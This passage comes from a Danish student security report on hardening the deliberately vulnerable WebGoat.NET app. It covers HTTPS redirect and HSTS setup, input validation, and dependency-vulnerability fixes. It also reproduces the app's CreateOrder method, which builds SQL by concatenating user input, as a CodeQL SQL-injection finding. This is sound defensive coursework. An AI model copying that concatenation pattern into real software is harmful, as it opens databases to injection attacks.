Med de implementerede ændringer kan vi nu forsøge at tilgå blog-sektionen af WebGoat via `http://localhost:5000/blog/index` og analysere trafikken i Burp Suite. Som vist i Figur 14 kan vi konkludere, at en HTTP-forespørgsel nu modtager et svar med statuskoden "301 – Moved Permanently." Derudover kan vi se, at serveren angiver den nye lokation som `https://localhost:5001/blog/index`.



Figur 14 - HTTPS-redirect opsnappet i Burp Suite

Browseren forsøger nu at tilgå den nye URL, som den modtog fra serveren. Som vist i Figur 15 returnerer serveren statuskoden "200 – OK," hvilket indikerer, at browseren med succes har tilgået webapplikationen via HTTPS, selvom den oprindeligt forsøgte at oprette forbindelse via HTTP.



Figur 15 - HTTPS-forbindelse i Burp Suite

Udover HTTPS-redirect, bør man også implementere HSTS (HTTP Strict Transport Security). HSTS er en sikkerhedsforanstaltning der tvinger browseren til udelukkende at bruge HTTPS, når der kommunikeres med webserveren. Måden det fungerer på er, at når browseren tilgår hjemmesiden over HTTPS, svarer serveren med en HSTS-header. Headeren instruerer browseren til fremadrettet kun at tilgå siden via HTTPS. Hvis en bruger indtaster http://, vil serveren automatisk rette det til https://, uden at kontakte serveren først. På den måde elimineres HTTP-forespørgsler til serveren helt.

HSTS virker først efter den første forbindelse er etableret og headeren er udvekslet. Hvis denne forbindelse sker gennem HTTP, så vil udvekslingen ikke være krypteret og dermed sårbar. Derfor anvendes HTTPS-redirect sammen med HSTS. Man kan også tilføje sit domæne til en såkaldt HSTS-preload liste, som alle større browsere benytter. Er domænet på listen, så ved browseren allerede ved første besøg at den skal anvende HSTS.

En anden årsag til at man anvender både HSTS og HTTPS-redirect, er for at øge brugervenligheden. Med omdirigering sikrer man, at brugerne ikke oplever fejl, hvis de forsøger at tilgå siden gennem HTTP, men automatisk bliver forbundet gennem HTTPS. ([OWASP 2024a](#)).

HSTS kan aktiveres i ASP.NET Core med metoden 'app.UseHsts()' i filen 'startup.cs'. Derudover er der en række indstillinger der kan sættes. F.eks. om HSTS også anvendes på sub-domæner og hvor lang tid at browseren skal huske HSTS-headeren. Det er også muligt at udelade specifikke URL's, hvis man har behov for dette. I Figur 16 herunder, vises implementeringen i kildekoden, i filen "startup.cs". ([Microsoft 2024](#)).


```
131 Services.AddHsts(options =>
132 {
133     options.Preload = true;
134     options.IncludeSubDomains = true;
135     options.MaxAge = TimeSpan.FromDays(60);
136 });
137 }
138
0 references
139 public void Configure(IApplicationBuilder app, IWebHostEnvironment env)
140 {
141     if (env.IsDevelopment())
142     {
143         app.UseDeveloperExceptionPage();
144     }
145     else
146     {
147         app.UseExceptionHandler($"{StatusCodeController.NAME}?code=500");
148     }
149
150     app.UseHttpsRedirection(); // Forces HTTPS redirection
151     app.UseHsts(); // Adds HSTS header
152 }
```

Figur 16 - HSTS opsætning i ASP.NET

HSTS fungerer som udgangspunkt ikke på loopback adresser som localhost og 127.0.0.1, da det kræver et fuldt kvalificeret domænenavn (FQDN) og et ikke selvsigneret gyldigt certifikat. For at kunne vise, at headeren udveksles mellem browseren og serveren, er vi nødt til at oprette et domæne lokalt i host-filen (C:\Windows\System32\drivers\etc\hosts). I den fil binder vi adressen 127.0.0.1 til domænet webgoat.local. Nu kan vi forsøge at tilgå URL'en <http://webgoat.local:5000> og analysere på trafikken i Burp Suite. ([Microsoft 2024](#)).

Som ventet kan vi se at serveren først svarer med en redirect til HTTPS. (Figur 17). Efterfølgende forbinder browseren gennem HTTPS, og modtager en HSTS-header fra serveren. (Figur 18).





Burp Suite Community Edition v2024.10.2 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

Intercept HTTP history WebSockets history Match and replace Proxy settings

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS
266	http://webgoat.local:5000	GET	/			301	146					
267	https://webgoat.local:5001	GET	/			200	4863	HTML		Home Page - WebGo...		✓
275	https://webgoat.local:5001	GET	/lib/jquery/dist/jquery.min.js			200	87220	script	js			✓

**Request**

Pretty Raw Hex

```

1 GET / HTTP/1.1
2 Host: webgoat.local:5000
3 Accept-Language: da-DK, da;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/131.0.6778.86 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,a
  pplication/signed-exchange;v=b3;q=0.7

```

**Response**

Pretty Raw Hex Render

```

1 HTTP/1.1 301 Moved Permanently
2 Content-Length: 0
3 Date: Wed, 27 Nov 2024 10:22:16 GMT
4 Server: Kestrel
5 Location: https://webgoat.local:5001/
6
7

```

**Inspector**

Request attributes 2

Request headers 7


Response headers 4

Name	Value
Content-Length	0
Date	Wed, 27 Nov 2024 10:...
Server	Kestrel
Location	https://webgoat.local:...

Event log All issues

Memory: 201.7MB

Figur 17 - HTTPS omdirigering



Burp Suite Community Edition v2024.10.2 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

Intercept HTTP history WebSockets history Match and replace Proxy settings

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS
266	http://webgoat.local:5000	GET	/			301	146					
267	https://webgoat.local:5001	GET	/			200	4863	HTML		Home Page - WebGo...		✓
275	https://webgoat.local:5001	GET	/lib/jquery/dist/jquery.min.js			200	87220	script	js			✓

**Request**

Pretty Raw Hex

```

1 GET / HTTP/1.1
2 Host: webgoat.local:5001
3 Accept-Language: da-DK, da;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/131.0.6778.86 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,a
  pplication/signed-exchange;v=b3;q=0.7

```

**Response**

Pretty Raw Hex Render

```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 Date: Wed, 27 Nov 2024 10:22:16 GMT
4 Server: Kestrel
5 Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
6
7

```

**Inspector**

Request attributes 2

Request headers 15

Response headers 4

Name	Value
Content-Type	text/html; charset=utf-8
Date	Wed, 27 Nov 2024 10:...
Server	Kestrel
Strict-Transport-Secur...	max-age=31536000; i...

Event log All issues

Memory: 201.7MB

Figur 18 - HTTP Strict Transport Security header

### 6.1.2 Implementering af Domæneprimitiver

I afsnit 5.1.5 foretages en domæneanalyse og der udarbejdes regler for et domæneprimitiv. Disse skal nu implementeres i koden som et Proof-of-concept, for at vise hvordan stærke primitiver kan sikre solid inputvalidering. Først oprettes en helt ny rodfolder i projektet, hvor funktioner til validering af domæne primitiver kan implementeres. Disse funktioner kan så efterfølgende kaldes andre steder i koden, når koden kommer i kontakt med brugerinput.

I mappen "validation" oprettes filen "InputValidation.cs". I denne fil kodes reglerne, der sikre overholdelsen af input. Se Figur 19 herunder.

```
7 public static class InputValidation
8 {
9     /// <summary>
10    /// Validates and normalizes a country name input.
11    /// </summary>
12    /// <param name="countryName">The input country name to validate.</param>
13    /// <returns>The validated and normalized country name.</returns>
14    /// <exception cref="ArgumentException">Thrown when the country name fails validation.</exception>
15    0 references
16    public static string ValidateAndNormalizeCountry(string countryName)
17    {
18        // Check for null or whitespace
19        if (string.IsNullOrEmpty(countryName))
20        {
21            throw new ArgumentException("Country name cannot be null or empty.");
22        }
23        // Trim leading and trailing spaces
24        countryName = countryName.Trim();
25        // Recheck for empty input after trimming
26        if (countryName.Length == 0)
27        {
28            throw new ArgumentException("Country name cannot be empty or only spaces.");
29        }
30        // Check length constraints
31        if ([countryName.Length < 2 || countryName.Length > 60])
32        {
33            throw new ArgumentException("Country name must be between 2 and 60 characters long.");
34        }
35        // Check allowed characters: A-Z (any casing) and spaces
36        string pattern = @"^[A-Za-z\s]+$";
37        if (!Regex.IsMatch(countryName, pattern))
38        {
39            throw new ArgumentException("Country name can only contain letters and spaces.");
40        }
41        // Normalize capitalization (ensure the first letter of each word is uppercase)
42        return NormalizeCapitalization(countryName);
43    }
44 }
```

Figur 19: Kode der sikre at input i Country-feltet valideres

Her fremgår den sekvens koden undersøger input i. Det første tjek er i linje 18 og herfra følger en sekvens af tjek. Hvis input ikke overholder reglerne, kastes en exception. Først undersøges der om indholdet er tomt eller mellemrum. Hvis det er tilfældet, er der ingen grund til at foretage en dyr regex operation. Senere i linje 30 undersøges længden på input og om det overholder rammen på 2 til 60 tegn. Hvis ja, undersøges også indholdet og hvorvidt der kun er anvendt de tilladte symboler

fra A til z med stort og småt i linje 35. I overensstemmelse med teori om inputvalidering, kommer størrelse før indhold.

Det næste skridt består i at implementere denne kontrolfunktion i de relevante dele af den resterende kode. Hertil rettes blikket mod koden i AccountController. Vi kan aldrig validere hvad brugeren sender, fordi de kan bruge værktøjer som Burpsuite til at sende rå HTTP beskeder direkte til den bagvedliggende API. I Accountcontroller kan vi dog stoppe input, så snart det når systemet. Se implementeringen i AccountController herunder, på linje 95. (Figur 20)

```
88 public async Task<IActionResult> Register(RegisterViewModel model)
89 {
90     if (ModelState.IsValid)
91     {
92         try
93         {
94             // Centralized validation for country
95             model.Country = InputValidation.ValidateAndNormalizeCountry(model.Country ?? string.Empty);
96
97             var user = new IdentityUser(model.Username)
98             {
99                 Email = model.Email
100             };
101
102             var result = await _userManager.CreateAsync(user, model.Password);
103             if (result.Succeeded)
104             {
105                 _customerRepository.CreateCustomer(
106                     model.CompanyName,
107                     model.Username,
108                     model.Address,
109                     model.City,
110                     model.Region,
111                     model.PostalCode,
112                     model.Country
113                 );
114
115                 await _signInManager.SignInAsync(user, isPersistent: false);
116                 return RedirectToAction("Index", "Home");
117             }
118
119             foreach (var error in result.Errors)
120             {
121                 ModelState.AddModelError(string.Empty, error.Description);
122             }
123         }
124         catch (Exception ex)
125         {
126             ModelState.AddModelError("Country", ex.Message);
127         }
128     }
129 }
```

Figur 20: InputValidation i AccountController

Her fremgår valideringen, når man forsøger at oprette en ny bruger. Se også herunder, hvor linje 190 er relevant. (Figur 21)

```

169 public IActionResult ChangeAccountInfo(ChangeAccountInfoViewModel model)
170 {
171     var username = _userManager.GetUserName(User);
172     if (string.IsNullOrEmpty(username))
173     {
174         ModelState.AddModelError(string.Empty, "Invalid user.");
175         return View(model);
176     }
177
178     var customer = _customerRepository.GetCustomerByUsername(username);
179     if (customer == null)
180     {
181         ModelState.AddModelError(string.Empty, "We don't recognize your customer Id. Please log in and try again.");
182         return View(model);
183     }
184
185     if (ModelState.IsValid)
186     {
187         try
188         {
189             // Centralized validation for country
190             model.Country = InputValidation.ValidateAndNormalizeCountry(model.Country ?? string.Empty);
191
192             customer.CompanyName = model.CompanyName ?? customer.CompanyName;
193             customer.ContactTitle = model.ContactTitle ?? customer.ContactTitle;
194             customer.Address = model.Address ?? customer.Address;
195             customer.City = model.City ?? customer.City;
196             customer.Region = model.Region ?? customer.Region;
197             customer.PostalCode = model.PostalCode ?? customer.PostalCode;
198             customer.Country = model.Country ?? customer.Country;
199
200             _customerRepository.SaveCustomer(customer);
201
202             model.UpdatedSuccessfully = true;
203         }
204         catch (Exception ex)
205         {
206             ModelState.AddModelError("Country", ex.Message);
207         }
208     }
209
210     return View(model);

```

Figur 21: InputValidation ved Country når en bruger opdatere egen information

Herunder i Figur 22, er valideringen lagt ind, når en bruger forsøger at opdatere egne oplysninger. Efter implementeringen mødes en bruger af denne besked, hvis kravene til country ikke er overholdt. Se billedet herunder, i feltet til højre fra country.

## CREATE A NEW ACCOUNT

Use the form below to create a new account.

Passwords are required to be a minimum of 6 characters in length.

**Account Information**

User Name

MartinHackerMan

E-mail

Hackme@mail.com

Company Name

UCL

Password

Confirm Password

**My address information (Optional)**

Address

City

Region/State

Postal Code

Country

Odense123!

Country name can only contain letters and spaces.

Register

Figur 22: En bruger forsøger at oprette en profil med ulovligt input i feltet country

På samme måde kan andre valideringer placeres andre steder i koden, hvor brugeren har mulighed for skrive input til systemet. Yderligere domæne primitiver kan nu skrives ind i "Inputvalidation" filen og efterfølgende kaldes andre steder i koden, hvor det er relevant.

### 6.1.3 Dependabot sårbarheder

Da dependabot scanningen i analyseafsnittet [6.1.2](#), resulterede i to sårbarheder, vil vi se nærmere på hvad det er for sårbarheder og om vi er i stand til at mitigere dem.

I Figur 23 herunder kan vi se, at begge sårbarheder relaterer sig til en tredjepartsafhængighed med navnet "System.Data.SqlClient," og at begge kan mitigeres ved at opdatere denne pakke. Den mest kritiske af de to har en CVSS-score på 8.7 og en alvorlighedsgrad på "High." Vi kan desuden se, at den vedrører en svaghed af typen CWE-319. Den finder vi frem til omhandler "Overførsel af følsomme oplysninger i klartekst". ([Mitre 2024](#)).

Vi kan også se at den konkrete sårbarhed kan identificeres som CVE-2024-0056. Det omhandler en sårbarhed hvor en angriber kan udføre man-in-the-middle angreb mellem SQL-klienten og SQL-serveren. ([GitHub 2024](#)).

Dependabot alerts / #2

## Microsoft.Data.SqlClient and System.Data.SqlClient vulnerable to SQL Data Provider Security Feature Bypass #2

Dismiss alert

Open

Opened last week on System.Data.SqlClient (NuGet) · WebGoat.NET/WebGoat.NET.csproj

Upgrade System.Data.SqlClient to fix 2 Dependabot alerts in WebGoat.NET/WebGoat.NET.csproj

Upgrade System.Data.SqlClient to version 4.8.6 or later. For example:

```
<PackageReference Include="System.Data.SqlClient" Version="4.8.6" />
```

Create Dependabot security update

Package	Affected versions	Patched version
System.Data.SqlClient (NuGet)	< 4.8.6	4.8.6

Microsoft.Data.SqlClient and System.Data.SqlClient SQL Data Provider Security Feature Bypass Vulnerability

dependabot

opened this last week

Severity

High 8.7 / 10

CVSS v3 base metrics

Attack vector	Network
Attack complexity	High
Privileges required	None
User interaction	None
Scope	Changed
Confidentiality	High
Integrity	High
Availability	None

Learn more about base metrics

CVSS3.1/AV:N/AC:H/PR:N/UI:N/S:C/CH/I:H/A:N

Tags

Runtime dependency Patch available

Weaknesses

CWE-319

CVE ID

CVE-2024-0056

Figur 23 - Dependabot sårbarhed

Efter Dependabot har udført opdateringen i koden, oprettes der en pull-request, som vi efterfølgende kan merge ind i main branch, og dermed er sårbarheden mitigeret og Dependabot rapporterer nu ikke længere, at der findes sårbarheder i projektets repository.

#### 6.1.4 SNYK sårbarheder

Fra scanning af tredjepartsafhængigheder med værktøjet SNYK (5.1.8), er der valgt at fokusere på at mitigere sårbarheden med den højeste alvorlighedsgrad = Kritisk. I SNYKs sårbarhedsdatabase kan vi se at sårbarheden omhandler "Improper Access Control" og at sårbarheden er registreret under CVE-2024-0057, med en CVSS score på 9.1. (Figur 24) (SNYK 2024)

## Improper Access Control

Affecting `nuget.packaging` package, versions `[5.11.6)` `[6.0.2,6.0.6)` `[6.1.0,6.3.4)` `[6.4.0,6.4.3)` `[6.5.0,6.6.2)` `[6.7.0,6.7.1)` `[6.8.0,6.8.1)`

INTRODUCED: 9 JAN 2024 CVE-2024-0057 CWE-284

Share ▾

### How to fix?

Upgrade `NuGet.Packaging` to version 5.11.6, 6.0.6, 6.3.4, 6.4.3, 6.6.2, 6.7.1, 6.8.1 or higher.

### Overview

`NuGet.Packaging` is a NuGet's implementation for reading nupkg package and nuspec package specification files.

Affected versions of this package are vulnerable to Improper Access Control when using `X.509` chain building APIs but do not completely validate the `X.509` certificate due to a logic flaw. An attacker could present an arbitrary untrusted certificate with malformed signatures, triggering a bug in the framework. The framework will correctly report that X.509 chain building failed, but it will return an incorrect reason code for the failure. Applications which utilize this reason code to make their own chain building trust decisions may inadvertently treat this scenario as a successful chain build. This could allow an adversary to subvert the app's typical authentication logic.

### Severity

RECOMMENDED



CVSS assessment made by Snyk's Security Team

[Learn more](#)

### Threat Intelligence

Exploit Maturity

PROOF OF CONCEPT

EPSS

0.1% (42nd percentile)

Figur 24 - SNYK Sårbarhedsdatabase

Fra SNYK-scanningen har vi analyseret os frem til, at sårbarheden skyldes en forældet version af "NuGet.Packaging". Dette er ikke en direkte afhængighed for applikationen, men bliver introduceret gennem pakken "Microsoft.VisualStudio.Web.CodeGeneration.Design@7.0.10". Denne pakke refereres i linje 23 i filen "WebGoat.NET.csproj". Der opdateres pakkereferencen til den nyeste version ved at ændre linjen som illustreret i Figur 25.

```
WebGoat > WebGoat.NET > WebGoat.NET.csproj
1  <Project Sdk="Microsoft.NET.Sdk.Web">
16  <ItemGroup>
19    <PackageReference Include="Microsoft.Extensions.Identity.Core" Version="7.0.12" />
20    <PackageReference Include="Microsoft.AspNetCore.Identity.UI" Version="7.0.12" />
21    <PackageReference Include="Microsoft.AspNetCore.Mvc.Razor.RuntimeCompilation" Version="7.0.12" />
22    <PackageReference Include="Microsoft.NET.Test.Sdk" Version="17.7.2" />
23    <PackageReference Include="Microsoft.VisualStudio.Web.CodeGeneration.Design" Version="9.0.0" />
24    <PackageReference Include="Microsoft.EntityFrameworkCore.Proxies" Version="7.0.12" />
25    <PackageReference Include="Microsoft.EntityFrameworkCore.Sqlite" Version="7.0.12" />
26    <PackageReference Include="Microsoft.EntityFrameworkCore.Tools" Version="7.0.12">
27      <PrivateAssets>all</PrivateAssets>
28      <IncludeAssets>runtime; build; native; contentfiles; analyzers; buildtransitive</IncludeAssets>
29    </PackageReference>
30    <PackageReference Include="Microsoft.Extensions.Logging.Debug" Version="7.0.0" />
31    <PackageReference Include="System.Data.SqlClient" Version="4.8.6" />
32  </ItemGroup>
```

Figur 25 - Opdaterer versionen, af den pakke der forårsagede sårbarheden CVE-2024-0057.

Herefter compileres applikationen igen med kommandoen `dotnet restore`. Nu køres en ny SNYK scanning, og resultatet viser at opdateringen ikke kun mitigerede sårbarheden CVE-2024-0057,

- : Erhvervsakademi og
- : Professionshøjskole

men også samtlige ni sårbarheder, oprindeligt fundet i scanningen.

```
Testing C:\Users\benzd\OneDrive\1. Git\IT-Sikkerhed\WebGoat\WebGoat.NET...

Organization:      bennyn86-dqrv6LZMpQKfcES59Bs77Z
Package manager:   nuget
Target file:       obj/project.assets.json
Project name:      WebGoat.NET
Open source:       no
Project path:      C:\Users\benzd\OneDrive\1. Git\IT-Sikkerhed\WebGoat\WebGoat.NET
Licenses:          enabled

✓ Tested 160 dependencies for known issues, no vulnerable paths found.
```

Figur 26 - SNYK scanning finder ingen sårbarheder.

### 6.1.5 CodeQL Sårbarheder – SQL Injection

Som beskrevet i afsnit 5.1.6 findes der en SQL sårbarhed. CodeQL peger mod filen

"OrderRepository.cs" i mappen Data. Indholdet af det problematiske afsnit fremgår herunder i Figur 27.

```


10 {
11
12 {
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27 public int CreateOrder(Order order)
28 {
29     Thread.CurrentThread.CurrentCulture = new CultureInfo("en-US");
30     // These commented lines cause EF Core to do wierd things.
31     // Instead, make the query manually.
32
33     // order = _context.Orders.Add(order).Entity;
34     // _context.SaveChanges();
35     // return order.OrderId;
36
37     string shippedDate = order.ShippedDate.HasValue ? "'" + string.Format("yyyy-MM-dd", order.ShippedDate.Value) + "'" : "NULL";
38     var sql = "INSERT INTO Orders (" +
39         "CustomerId, EmployeeId, OrderDate, RequiredDate, ShippedDate, ShipVia, Freight, ShipName, ShipAddress, " +
40         "ShipCity, ShipRegion, ShipPostalCode, ShipCountry" +
41         ") VALUES (" +
42         $"{order.CustomerId}', '{order.EmployeeId}', '{order.OrderDate:yyyy-MM-dd}', '{order.RequiredDate:yyyy-MM-dd}', " +
43         $"{order.ShippedDate}', '{order.ShipVia}', '{order.Freight}', '{order.ShipName}', '{order.ShipAddress}', " +
44         $"{order.ShipCity}', '{order.ShipRegion}', '{order.ShipPostalCode}', '{order.ShipCountry}');"
45     sql += "\nSELECT OrderID FROM Orders ORDER BY OrderID DESC LIMIT 1;";
46
47     using (var command = _context.Database.GetDbConnection().CreateCommand())
48     {
49         command.CommandText = sql;
50         _context.Database.OpenConnection();
51
52         using var dataReader = command.ExecuteReader();
53         dataReader.Read();
54         order.OrderId = Convert.ToInt32(dataReader[0]);
55     }
56
57     sql = "\nINSERT INTO OrderDetails (" +
58         "OrderId, ProductId, UnitPrice, Quantity, Discount" +
59         ") VALUES ";
60     foreach (var (orderDetails, i) in order.OrderDetails.WithIndex())
61     {
62         orderDetails.OrderId = order.OrderId;
63         sql += (i > 0 ? ", " : "") +
64             $"('{orderDetails.OrderId}', '{orderDetails.ProductId}', '{orderDetails.UnitPrice}', '{orderDetails.Quantity}', " +
65             $"{orderDetails.Discount}');"
66     }
67 }
68 }
69 }

```

Figur 27: Kode fra filen "OrderRepository" med sårbar SQL



Funktionen "CreateOrder" tager det rå brugerinput og indsætter det direkte i et SQL-statement, som påbegyndes på linje 38. Dette muliggør, at brugerne kan eksekvere SQL-kommandoer på serveren og derved påvirke databasen uhindret. På web-udgaven korresponderer funktionen til "Checkout"-siden, når en bruger køber en vare. Se Figur 28.



